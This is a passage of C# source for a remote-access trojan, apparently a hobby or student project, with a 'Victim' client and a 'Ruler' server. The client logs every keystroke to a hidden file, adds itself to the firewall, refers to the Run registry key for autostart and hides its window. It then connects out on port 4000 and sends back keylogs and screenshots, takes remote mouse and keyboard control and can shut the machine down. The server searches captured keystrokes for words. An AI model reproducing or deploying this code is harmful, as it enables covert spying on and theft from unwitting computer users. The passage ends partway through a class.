File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "6");

Console.Write("6");

}

break;

case 55: // .

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "&");

Console.Write("&");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "7");

Console.Write("7");

}

break;

case 56: // .

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "\*");

Console.Write("\*");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "8");

Console.Write("8");

}

break;

}

case 57: // .

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "(");

Console.Write("(");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "9");

Console.Write("9");

}

break;

}

case 48: // .

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ")");

Console.Write(")");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "0");

Console.Write("0");

}

break;

}

case 188: // .

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "<");

Console.Write("<");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ",");

Console.Write(",");

}

break;

}

case 190: // .

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ">");

Console.Write(">");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ".");

Console.Write(".");

}

break;

}

case 186: // :

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ":");

Console.Write(":");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ";");

Console.Write(";");

}

break;

}

case 191: // /

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "?");

Console.Write("?");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "/");

Console.Write("/");

}

break;

}

case 189: // -

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "\_");

Console.Write("\_");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "-");

Console.Write("-");

}

break;

}

case 187: // -

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "+");

Console.Write("+");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "=");

Console.Write("=");

}

break;

}

case 219: // [

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "{");

Console.Write("{");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[");

Console.Write("[");

}

break;

}

case 221: // ]

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "}");

Console.Write("}");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "]");

Console.Write("]");

}

break;

}

case 222: // -

{

if (Shift)

{

char c = (char)34;

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", c.ToString());

Console.Write(c.ToString());

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "'");

Console.Write("'");

}

break;

}

case 220: // \

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "|");

Console.Write("|");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", @"\");

Console.Write(@"\");

}

break;

}

case 226: // ]

{

if (Shift)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "|");

Console.Write("|");

Shift = false;

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", @"\");

Console.Write(@"\");

}

break;

}

case 91: // windows

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[windows]");

Console.Write("[windows]");

break;

}

case 93: // space

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[RightClick]");

Console.Write("[RightClick]");

break;

}

case 96: // num 0

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "0");

Console.Write("0");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[insert]");

Console.Write("[insert]");

}

break;

}

case 97: // num 1

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "1");

Console.Write("1");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[End]");

Console.Write("[End]");

}

break;

}

case 98: // num 2

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "2");

Console.Write("2");

}

else

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[downarrow]");

Console.Write("[downarrow]");

break;

}

case 99: // num 3

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "3");

Console.Write("3");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[pagedown]");

Console.Write("[pagedown]");

}

break;

}

case 100: // num 4

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "4");

Console.Write("4");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[leftarrow]");

Console.Write("[leftarrow]");

}

break;

}

case 101: // num 5

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "5");

Console.Write("5");

}

break;

}

case 102: // num 6

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "6");

Console.Write("6");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[rightarrow]");

Console.Write("[rightarrow]");

}

break;

}

case 103: // num 7

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "7");

Console.Write("7");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[home]");

Console.Write("[home]");

}

break;

}

case 104: // num 8

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "8");

Console.Write("8");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[uparrow]");

Console.Write("[uparrow]");

}

break;

}

case 105: // num 9

{

if (Num)

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "9");

Console.Write("9");

}

else

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[pageup]");

Console.Write("[pageup]");

}

break;

}

case 110: // num .

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", ".");

Console.Write(".");

break;

}

case 107: // num +

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "+");

Console.Write("+");

break;

}

case 109: // num -

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "-");

Console.Write("-");

break;

}

case 106: // num \*

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "\*");

Console.Write("\*");

break;

}

case 111: // num /

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "/");

Console.Write("/");

break;

}

case 45: // insert

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[insert]");

Console.Write("[insert]");

break;

}

case 144: // numlock

{

if (Num)

Num = false;

else

Num = true;

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[numlock]");

Console.Write("[numlock]");

break;

}

case 35: // end

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[End]");

Console.Write("[End]");

break;

}

case 40: // downarrow

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[downarrow]");

Console.Write("[downarrow]");

break;

}

case 34: // pagedown

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[pagedown]");

Console.Write("[pagedown]");

break;

}

case 37: // leftarrow

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[leftarrow]");

Console.Write("[leftarrow]");

break;

}

case 12: // nothing

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[nothing]");

Console.Write("[nothing]");

break;

}

case 39: // rightarrow

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[rightarrow]");

Console.Write("[rightarrow]");

break;

}

case 36: // home

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[home]");

Console.Write("[home]");

break;

}

case 38: // uparrow

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[uparrow]");

Console.Write("[uparrow]");

break;

}

case 33: // pageup

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[pageup]");

Console.Write("[pageup]");

break;

}

case 46: // delete

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[delete]");

Console.Write("[delete]");

break;

}

case 44: // prtscr

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[printscreen]");

Console.Write("[printscreen]");

break;

}

case 145: // scrlck

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[scrolllock]");

Console.Write("[scrolllock]");

break;

}

case 19: // pause

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[pause]");

Console.Write("[pause]");

break;

}

case 112: // F1

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F1]");

Console.Write("[F1]");

break;

}

case 113: // F2

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F2]");

Console.Write("[F2]");

break;

}

case 114: // F3

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F3]");

Console.Write("[F3]");

break;

}

case 115: // F4

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F4]");

Console.Write("[F4]");

break;

}

case 116: // F5

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F5]");

Console.Write("[F5]");

break;

}

case 117: // F6

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F6]");

Console.Write("[F6]");

break;

}

case 118: // F7

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F7]");

Console.Write("[F7]");

break;

}

case 119: // F8

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F8]");

Console.Write("[F8]");

break;

}

case 120: // F9

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F9]");

Console.Write("[F9]");

break;

}

case 121: // F10

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F10]");

Console.Write("[F10]");

break;

}

case 122: // F11

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F11]");

Console.Write("[F11]");

break;

}

case 123: // F12

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[F12]");

Console.Write("[F12]");

break;

}

case 27: // ESC

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[esc]");

Console.Write("[esc]");

break;

}

case 9: // TAB

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[tab]");

Console.Write("[tab]");

break;

}

case 32: // space

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", " ");

Console.Write(" ");

break;

}

case 8: // BACKSPACE

{

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", "[backspace]");

Console.Write("[backspace]");

break;

}

case 162: // ctrl

case 163:

{

Ctrl = true;

break;

}

case 160: // shift

case 161:

{

Shift = true;

break;

}

case 20: // capslock

{

if (CapsLock)

{

CapsLock = false;

}

else

{

CapsLock = true;

}

break;

}

default:

{

int vkCodeL = vkCode + 32;

if ((CapsLock) || (Shift))

{

s = (char)vkCode;

}

else

{

s = (char)vkCodeL;

}

if (Shift)

{

Shift = false;

}

File.AppendAllText(@"C:\drivers1\key\spy" + DATE + ".txt", s.ToString());

Console.Write(s);

break;

}

}

}

}

return CallNextHookEx(\_hookID, codeNum, wParam, lParam);

}

publicstaticvoid OpenF()

{

DateTime d = newDateTime();

d = DateTime.Today;

int year = d.Year;

int month = d.Month;

int day = d.Day;

string date = day.ToString() + "." + month + "." + year;

while (true)

{

if (!Directory.Exists(@"C:\drivers1\super"))

Directory.CreateDirectory(@"C:\drivers1\super");

if (!File.Exists(@"C:\drivers1\super\" + date + ".txt"))

File.Create(@"C:\drivers1\super\" + date + ".txt");

double time = Environment.TickCount;

time = time / 3600000;

string HOURSs = time.ToString();

int dot = HOURSs.IndexOf('.');

if ((dot != -1) && (HOURSs.Length - 1 - dot > 5))

HOURSs = HOURSs.Substring(0, dot + 5);

Hour(date, time, HOURSs);

}

}

publicstaticvoid Hour(string date, double t, string HOURSs)

{

try

{

if (File.ReadAllText(@"C:\drivers1\super\" + date + ".txt") != "")

{

string w = File.ReadAllText(@"C:\drivers1\super\" + date + ".txt");

int p = File.ReadAllText(@"C:\drivers1\super\" + date + ".txt").LastIndexOf("#");

string last = File.ReadAllText(@"C:\drivers1\super\" + date + ".txt").Substring(p + 1);

if (t <double.Parse(last))

{

File.AppendAllText(@"C:\drivers1\super\" + date + ".txt", "#" + HOURSs);

}

else

{

File.WriteAllText(@"C:\drivers1\super\" + date + ".txt", File.ReadAllText(@"C:\drivers1\super\" + date + ".txt").Replace(last, HOURSs));

}

}

else

File.AppendAllText(@"C:\drivers1\super\" + date + ".txt", "#" + HOURSs);

}

catch

{

Thread.Sleep(1);

Hour(date, t, HOURSs);

}

finally

{

Thread.Sleep(5000);

}

}

}

}

VictimForm:

using System;

using System.Drawing;

using System.Text;

using System.Windows.Forms;

using System.Net.Sockets;

using System.Net;

using System.Drawing.Imaging;

using System.IO;

using System.Threading;

using System.Runtime.InteropServices;

using Microsoft.Win32;

namespace Victim

{

publicpartialclassVictimForm : Form

{

int iDevice = 0;

MemoryStream ms;

BinaryWriter FileBinaryStream;

FileStream FileStream;

privateint pictureOutWinHandle;

RegistryKey rkApp = Registry.CurrentUser.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", true);// Editing registry for Auto-Opening. (path to the key where Windows looks for startup applications)

[DllImport("user32.dll", CharSet = CharSet.Auto, CallingConvention = CallingConvention.StdCall)]

publicstaticexternvoid mouse\_event(int dwFlags, int dx, int dy, int cButtons, int dwExtraInfo);

publicconstint MOUSEEVENTF\_LEFTDOWN = 0x02;

publicconstint MOUSEEVENTF\_LEFTUP = 0x04;

publicconstint MOUSEEVENTF\_RIGHTDOWN = 0x08;

publicconstint MOUSEEVENTF\_RIGHTUP = 0x10;

int x;

int y;

staticint yahasW = 1;

staticint yahasH = 1;

publicstaticSocket clientSock;

Thread reciveThread;

Thread m;

string s;

bool conected = false;

bool isable = true;

string look;

Cproces shutdown;

Cproces cancel;

string ipp;

public VictimForm()

{

InitializeComponent();

VictimFormLoad();

AI.Init();

}

publicstaticvoid sendKey()

{

DateTime date = DateTime.Today;

int dDAY = date.Day;

int dMONTH = date.Month;

int dYEAR = date.Year;

string DATE = dDAY.ToString() + "." + dMONTH.ToString() + "." + dYEAR.ToString();

upload up = newupload();

up.startUpload(@"C:\drivers1\key\spy" + DATE + ".txt", clientSock);

}

publicstaticstring getData()

{

try

{

byte[] buffer = newbyte[1024];

int receivedDataLength = clientSock.Receive(buffer);

string stringData = Encoding.ASCII.GetString(buffer, 0, receivedDataLength);

return stringData;

}

catch (SocketException)

{

Application.Exit();

return"";

}

catch

{

return"";

}

}

publicstaticvoid sendData(string message)

{

clientSock.Send(ASCIIEncoding.ASCII.GetBytes(message));

}

publicvoid connect()

{

this.Close();

conected = false;

isable = true;

while (conected == false)

{

try

{

clientSock = newSocket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.IP);

IPAddress[] ipAddress = Dns.GetHostAddresses(ipp);

IPEndPoint ipEnd = newIPEndPoint(ipAddress[0], 4000);

clientSock.Connect(ipEnd);

}

catch

{

Thread.Sleep(10);

connect();

}

finally

{

threadStart();

conected = true;

this.WindowState = FormWindowState.Minimized;

this.Visible = false;

}

}

}

void threadStart()

{

reciveThread = newThread(newThreadStart(SendInfo));

reciveThread.Start();

}

void SendInfo()

{

while ((isable == true) && (clientSock != null))

{

string dataFromServer = getData();

if (dataFromServer == "key")

sendKey();

if (dataFromServer == "GetName")

{

s = SystemInformation.UserName;

string strHostName = "";

strHostName = Dns.GetHostName();

IPHostEntry ipEntry = Dns.GetHostEntry(strHostName);

IPAddress[] addr = ipEntry.AddressList;

int i = 0;

while (addr[i].ToString().Length > 15)

i++;

strHostName += "#" + addr[i].ToString();

sendData(strHostName);

}

if (dataFromServer == "pic")

{

Bitmap picture = SaveScreenShot();

picture.Save(@"C:\temp\image.Jpeg", ImageFormat.Jpeg);

upload up = newupload();

up.startUpload(@"C:\temp\image.Jpeg", clientSock);

picture.Dispose();

}

if ((dataFromServer.Length > 3) && (dataFromServer.Substring(0, 2) == "PB"))

{

string[] mize = dataFromServer.Split('#');

Bitmap picture = SaveScreenShot2(int.Parse(mize[1]), int.Parse(mize[2]));

picture.Save(@"C:\temp\image.Jpeg", ImageFormat.Jpeg);

upload up = newupload();

up.startUpload(@"C:\temp\image.Jpeg", clientSock);

picture.Dispose();

}

if (dataFromServer == "Shutdown")

{

shutdown.kill();

//Process.Start("cmd", "/c shutdown -s -t 100");

}

if (dataFromServer == "CancelShutdown")

{

cancel.kill();

}

if (dataFromServer == "screen")

{

look = SystemInformation.PrimaryMonitorSize.Width.ToString();

look += "#";

look += SystemInformation.PrimaryMonitorSize.Height.ToString();

sendData(look);

}

if ((dataFromServer.Length > 3) && (dataFromServer.Substring(0, 2) == "me"))

{

string[] mize = dataFromServer.Split('#');

if (int.Parse(mize[3]) == 1)

{

Cursor.Position = newPoint(int.Parse(mize[1]), int.Parse(mize[2]));

mouse\_event(MOUSEEVENTF\_LEFTDOWN, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

mouse\_event(MOUSEEVENTF\_LEFTUP, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

}

if (int.Parse(mize[3]) == 2)

{

Cursor.Position = newPoint(int.Parse(mize[1]), int.Parse(mize[2]));

mouse\_event(MOUSEEVENTF\_RIGHTDOWN, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

mouse\_event(MOUSEEVENTF\_RIGHTUP, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

}

if (int.Parse(mize[3]) == 3)

{

Cursor.Position = newPoint(int.Parse(mize[1]), int.Parse(mize[2]));

mouse\_event(MOUSEEVENTF\_LEFTDOWN|MOUSEEVENTF\_LEFTUP, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

Thread.Sleep(15);

mouse\_event(MOUSEEVENTF\_LEFTDOWN | MOUSEEVENTF\_LEFTUP, int.Parse(mize[1]) \* yahasW, int.Parse(mize[2]) \* yahasH, 0, 0);

}

}

if ((dataFromServer.Length > 3) && (dataFromServer.Substring(0, 2) == "ke"))

{

string[] mize = dataFromServer.Split('#');

try

{

SendKeys.SendWait(mize[1]);

}

catch

{

}

}

if ((dataFromServer.Length > 4) && (dataFromServer.Substring(0, 4) == "Text"))

{

string[] mize = dataFromServer.Split('#');

MessageBox.Show(mize[1], mize[2]);

}

}

}

privatestaticBitmap SaveScreenShot()

{

int screenWidth = Screen.GetBounds(newPoint(0, 0)).Width;

int screenHeight = Screen.GetBounds(newPoint(0, 0)).Height;

Bitmap bmpScreenShot = newBitmap(screenWidth, screenHeight);

Graphics gfx = Graphics.FromImage((Image)bmpScreenShot);

gfx.CopyFromScreen(0, 0, 0, 0, newSize(screenWidth, screenHeight));

int nWidth = (int)(bmpScreenShot.Width / 2);

int nHeight = (int)(bmpScreenShot.Height / 2);

Bitmap result = newBitmap(nWidth, nHeight);

using (Graphics g = Graphics.FromImage((Image)result))

g.DrawImage(bmpScreenShot, 0, 0, nWidth, nHeight);

return result;

}

privatestaticBitmap SaveScreenShot2(int a, int b)

{

int screenWidth2 = Screen.GetBounds(newPoint(0, 0)).Width;

int screenHeight2 = Screen.GetBounds(newPoint(0, 0)).Height;

Bitmap bmpScreenShot2 = newBitmap(screenWidth2, screenHeight2);

Graphics gfx2 = Graphics.FromImage((Image)bmpScreenShot2);

gfx2.CopyFromScreen(0, 0, 0, 0, newSize(screenWidth2, screenHeight2));

yahasH = SystemInformation.PrimaryMonitorSize.Height / a;

yahasW = SystemInformation.PrimaryMonitorSize.Width / b;

if (yahasH == 0)

yahasH = 1;

if (yahasW == 0)

yahasW = 1;

int nWidth2 = (int)(bmpScreenShot2.Width / (yahasW));

int nHeight2 = (int)(bmpScreenShot2.Height / (yahasH));

Bitmap result2 = newBitmap(nWidth2, nHeight2);

using (Graphics g2 = Graphics.FromImage((Image)result2))

g2.DrawImage(bmpScreenShot2, 0, 0, nWidth2, nHeight2);

return result2;

}

privatevoid VictimFormLoad()

{

ipp = IP.Text;

Directory.CreateDirectory(@"C:\temp");

string b = Application.ExecutablePath;

string bb = b.Replace(@"\", "/");

Cproces firewall = newCproces("netsh firewall set allowedprogram " + '"' + bb + '"' + " victim ENABLE");

firewall.kill();

shutdown = newCproces("shutdown -s -t 100");

cancel = newCproces("shutdown -a");

connect();

}

}

}

Cproces:

using System;

using System.Diagnostics;

namespace Victim

{

classCproces

{

privateProcess p;

public Cproces(string command)

{

ProcessStartInfo procStartInfo = newProcessStartInfo("cmd", "/c " + command);

procStartInfo.RedirectStandardError = true;

procStartInfo.RedirectStandardOutput = true;

procStartInfo.UseShellExecute = false;

procStartInfo.CreateNoWindow = true;

p = newProcess();

p.StartInfo = procStartInfo;

}

publicvoid kill()

{

p.Start();

}

}

}

upload:

using System;

using System.Text;

using System.IO;

using System.Net.Sockets;

namespace Victim

{

classupload

{

publicvoid startUpload(string location, Socket clientSock)

{

long rdby = 0;

FileInfo txt = newFileInfo(location);

long len2 = txt.Length;

VictimForm.sendData(txt.Length.ToString());

FileStream fin = newFileStream(location, FileMode.Open, FileAccess.Read);

NetworkStream nfs = newNetworkStream(clientSock);

lock (this)

{

while (rdby < txt.Length && nfs.CanWrite)

{

byte[] up = newbyte[2048];

int len = fin.Read(up, 0, up.Length);

nfs.Write(up, 0, len);

rdby = rdby + len;

}

}

fin.Close();

nfs.Close();

}

}

}

Ruler:

using System;

using Unit4.CollectionsLib;

using System.ComponentModel;

using System.Data;

using System.Drawing;

using System.Linq;

using System.Text;

using System.Windows.Forms;

using System.Net.Sockets;

using System.Net;

using System.Management;

using System.Text.RegularExpressions;

using System.Drawing.Imaging;

using System.IO;

using System.Threading;

using System.Diagnostics;

using System.Runtime.InteropServices;

using Microsoft.Win32;

namespace Server

{

publicpartialclassRuler : Form

{

publicstaticdouble y = 1;

publicList<RadioButton> RadioB = newList<RadioButton>();

List<Client> Victims = newList<Client>();

publicstaticSocket connetion;

ListViewItem[] ConnctionItem = newListViewItem[10];

publicstaticbool big = false;

staticNode<Client> ConnctedC;

staticint b;

staticstring[] s;

bool camera = false;

staticbool spy = false;

public Ruler()

{

InitializeComponent();

}

privatevoid Form1\_Load(object sender, EventArgs e)

{

System.IO.Directory.CreateDirectory(@"C:\temp");

Full.Hide();

if (!Directory.Exists(@"C:\hh"))

Directory.CreateDirectory(@"C:\hh");

if (!Directory.Exists(@"C:\key"))

Directory.CreateDirectory(@"C:\key");

}

privatevoid Form1\_FormClosing(object sender, FormClosingEventArgs e)

{

Application.Exit();

}

publicvoid TryToConnect()

{

Thread.Sleep(1000);

try

{

Victims.Insert(null, newClient(connetion.Accept()));

}

catch

{

TryToConnect();

}

}

publicvoid CreateRB(RadioButton r)

{

if (this.InvokeRequired)

{

this.EndInvoke(this.BeginInvoke(newMethodInvoker(delegate { this.CreateRB(r); })));

}

else

{

this.Home.Controls.Add(r);

}

}

publicvoid Work()

{

int location = 0;

Node<Client> FirstVictim = Victims.GetFirst();

Node<RadioButton> FirstRB = RadioB.GetFirst();

while (FirstVictim != null)

{

FirstVictim.GetInfo().sendData("GetName");

FirstRB = RadioB.Insert(FirstRB, newRadioButton());

FirstRB.GetInfo().SetBounds(180, 60 + (12 \* location), 12, 12);

ConnctionItem[location] = newListViewItem((location + 1).ToString(), 0);

string[] ConnactionArr = FirstVictim.GetInfo().GetData().Split('#');

ConnctionItem[location].SubItems.Add(ConnactionArr[0]);

ConnctionItem[location].SubItems.Add(ConnactionArr[1]);

//ConnctionItem[location].SubItems.Add(ConnactionArr[2]);

Connections.Items.Add(ConnctionItem[location]);

CreateRB(FirstRB.GetInfo());

FirstVictim = FirstVictim.GetNext();

location++;

}

}

privatevoid Connect\_Click(object sender, EventArgs e)

{

connetion = newSocket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.IP);

connetion.Bind(newIPEndPoint(IPAddress.Any, 4000));

connetion.Listen(10);

Thread ConnectTry = newThread(newThreadStart(TryToConnect));

ConnectTry.Start();

Thread.Sleep(5000);

//Node<Client> FirstVictim = null;

//do

//{

// FirstVictim = Victims.GetFirst();

//} while (FirstVictim == null);

Work();

}

privateint FindRadio()

{

int z = 1;

Node<RadioButton> FirstRB = RadioB.GetFirst();

while (!FirstRB.GetInfo().Checked)

{

z += 1;

FirstRB = FirstRB.GetNext();

if (FirstRB.GetInfo() == null)

return -1;

}

return z;

}

privateNode<Client> NodeFind(int x)

{

Node<Client> VTC = Victims.GetFirst();

while (x > 1)

{

VTC = VTC.GetNext();

x--;

}

return VTC;

}

publicstaticvoid Sclick(int x, int y, int num)

{

ConnctedC.GetInfo().sendData("me#" + x.ToString() + "#" + y.ToString() + "#" + num + "#");

}

privatevoid Shutdown\_Click(object sender, EventArgs e)

{

int clientNumber = FindRadio();

Node<Client> n = NodeFind(clientNumber);

n.GetInfo().sendData("Shutdown");

}

privatevoid Cancel\_Click(object sender, EventArgs e)

{

int clientNumber = FindRadio();

Node<Client> n = NodeFind(clientNumber);

n.GetInfo().sendData("CancelShutdown");

}

privatevoid ScreenWatch()

{

Node<Client> c = NodeFind(FindRadio());

while (true)

{

if (big == false)

c.GetInfo().sendData("pic");

else

{

c.GetInfo().sendData("PB#" + SystemInformation.PrimaryMonitorSize.Height.ToString() + "#" + SystemInformation.PrimaryMonitorSize.Width.ToString() + "#");

}

string godel = c.GetInfo().GetData();

c.GetInfo().GetPic(@"C:\temp\tempscreen0.Jpeg", godel);

Screen.ImageLocation = (@"C:\temp\tempscreen0.Jpeg");

if (big == true)

Thread.Sleep(1);

}

}

privatevoid Watch\_Click(object sender, EventArgs e)

{

Full.Show();

Node<Client> c = NodeFind(FindRadio());

c.GetInfo().sendData("screen");

string[] screen = c.GetInfo().GetData().Split('#');

Screen.SetBounds(0, 0, int.Parse(screen[0]) / 2, int.Parse(screen[1]) / 2);

this.Width = (int.Parse(screen[0]) / 2) + 50;

this.Height = (int.Parse(screen[1]) / 2) + 125;

this.Tabs.Width = (int.Parse(screen[0]) / 2) + 50;

this.Tabs.Height = (int.Parse(screen[1]) / 2) + 125;

Watch.SetBounds(15, Screen.Height + 50, 49, 26);

Stop.SetBounds(188, Screen.Height + 50, 46, 26);

Full.SetBounds(276, Screen.Height + 50, 75, 23);

//watch = true;

Thread WS = newThread(newThreadStart(ScreenWatch));

WS.Start();

}

privatevoid Stop\_Click(object sender, EventArgs e)

{

// watch = false;

}

privatevoid Full\_Click(object sender, EventArgs e)

{

ConnctedC = NodeFind(FindRadio());

y = y / 8;

Thread full = newThread(newThreadStart(OpenF));

full.Start();

}

privatevoid OpenF()

{

big = true;

(newFullWatch()).ShowDialog();

}

publicstaticvoid Skey(String key)

{

ConnctedC.GetInfo().sendData("ke#" + key);

}

privatevoid Send\_Click(object sender, EventArgs e)

{

NodeFind(FindRadio()).GetInfo().sendData("Text#" + Msg.Text + "#" + From.Text);

}

privatevoid StartS\_Click(object sender, EventArgs e)

{

Node<Client> c = NodeFind(FindRadio());

DateTime date = DateTime.Today;

int day = date.Day;

int m = date.Month;

int year = date.Year;

string DATE = day.ToString() + "." + m.ToString() + "." + year.ToString();

c.GetInfo().sendData("key");

string godel = c.GetInfo().GetData();

c.GetInfo().GetPic(@"C:\key\spy" + DATE + ".txt", godel);

s = Directory.GetFiles(@"C:\key");

int l = s.Length;

for (int i = 0; i <l; i++)

{

string str = File.ReadAllText(s[i]);

string str2 = s[i].Clone().ToString();

str2 = str2.Substring(10);

press.Text+= " "+str2+":"+ str;

press.Refresh();

}

}

privatevoid Search\_Click(object sender, EventArgs e)

{

if (Word.Text == "")

Problem.Text = "please enter a word";

else

{

string str = press.Text;

string Aword = Word.Text;

if (str.IndexOf(Aword) == -1)

Problem.Text = "the user didnt write the word " + Aword;

else

{

bool stop = false;

int from = 0;

int count = 0;

while (!stop)

{

if (str.IndexOf(Aword, from) != -1)

{

count++;

from = str.IndexOf(Aword, from) + 1;

}

else

stop = true;

}

Problem.Text = "the user writed the word " + Aword + " " + count + " times";

}

}

}

}

}

FullWatch:

using System;

using System.Collections.Generic;

using System.ComponentModel;

using System.Data;

using System.Drawing;

using System.Linq;

using System.Text;

using System.Windows.Forms;

using System.Threading;

namespace Server

{

publicpartialclassFullWatch : Form

{

public FullWatch()

{

InitializeComponent();

this.WindowState = FormWindowState.Maximized;

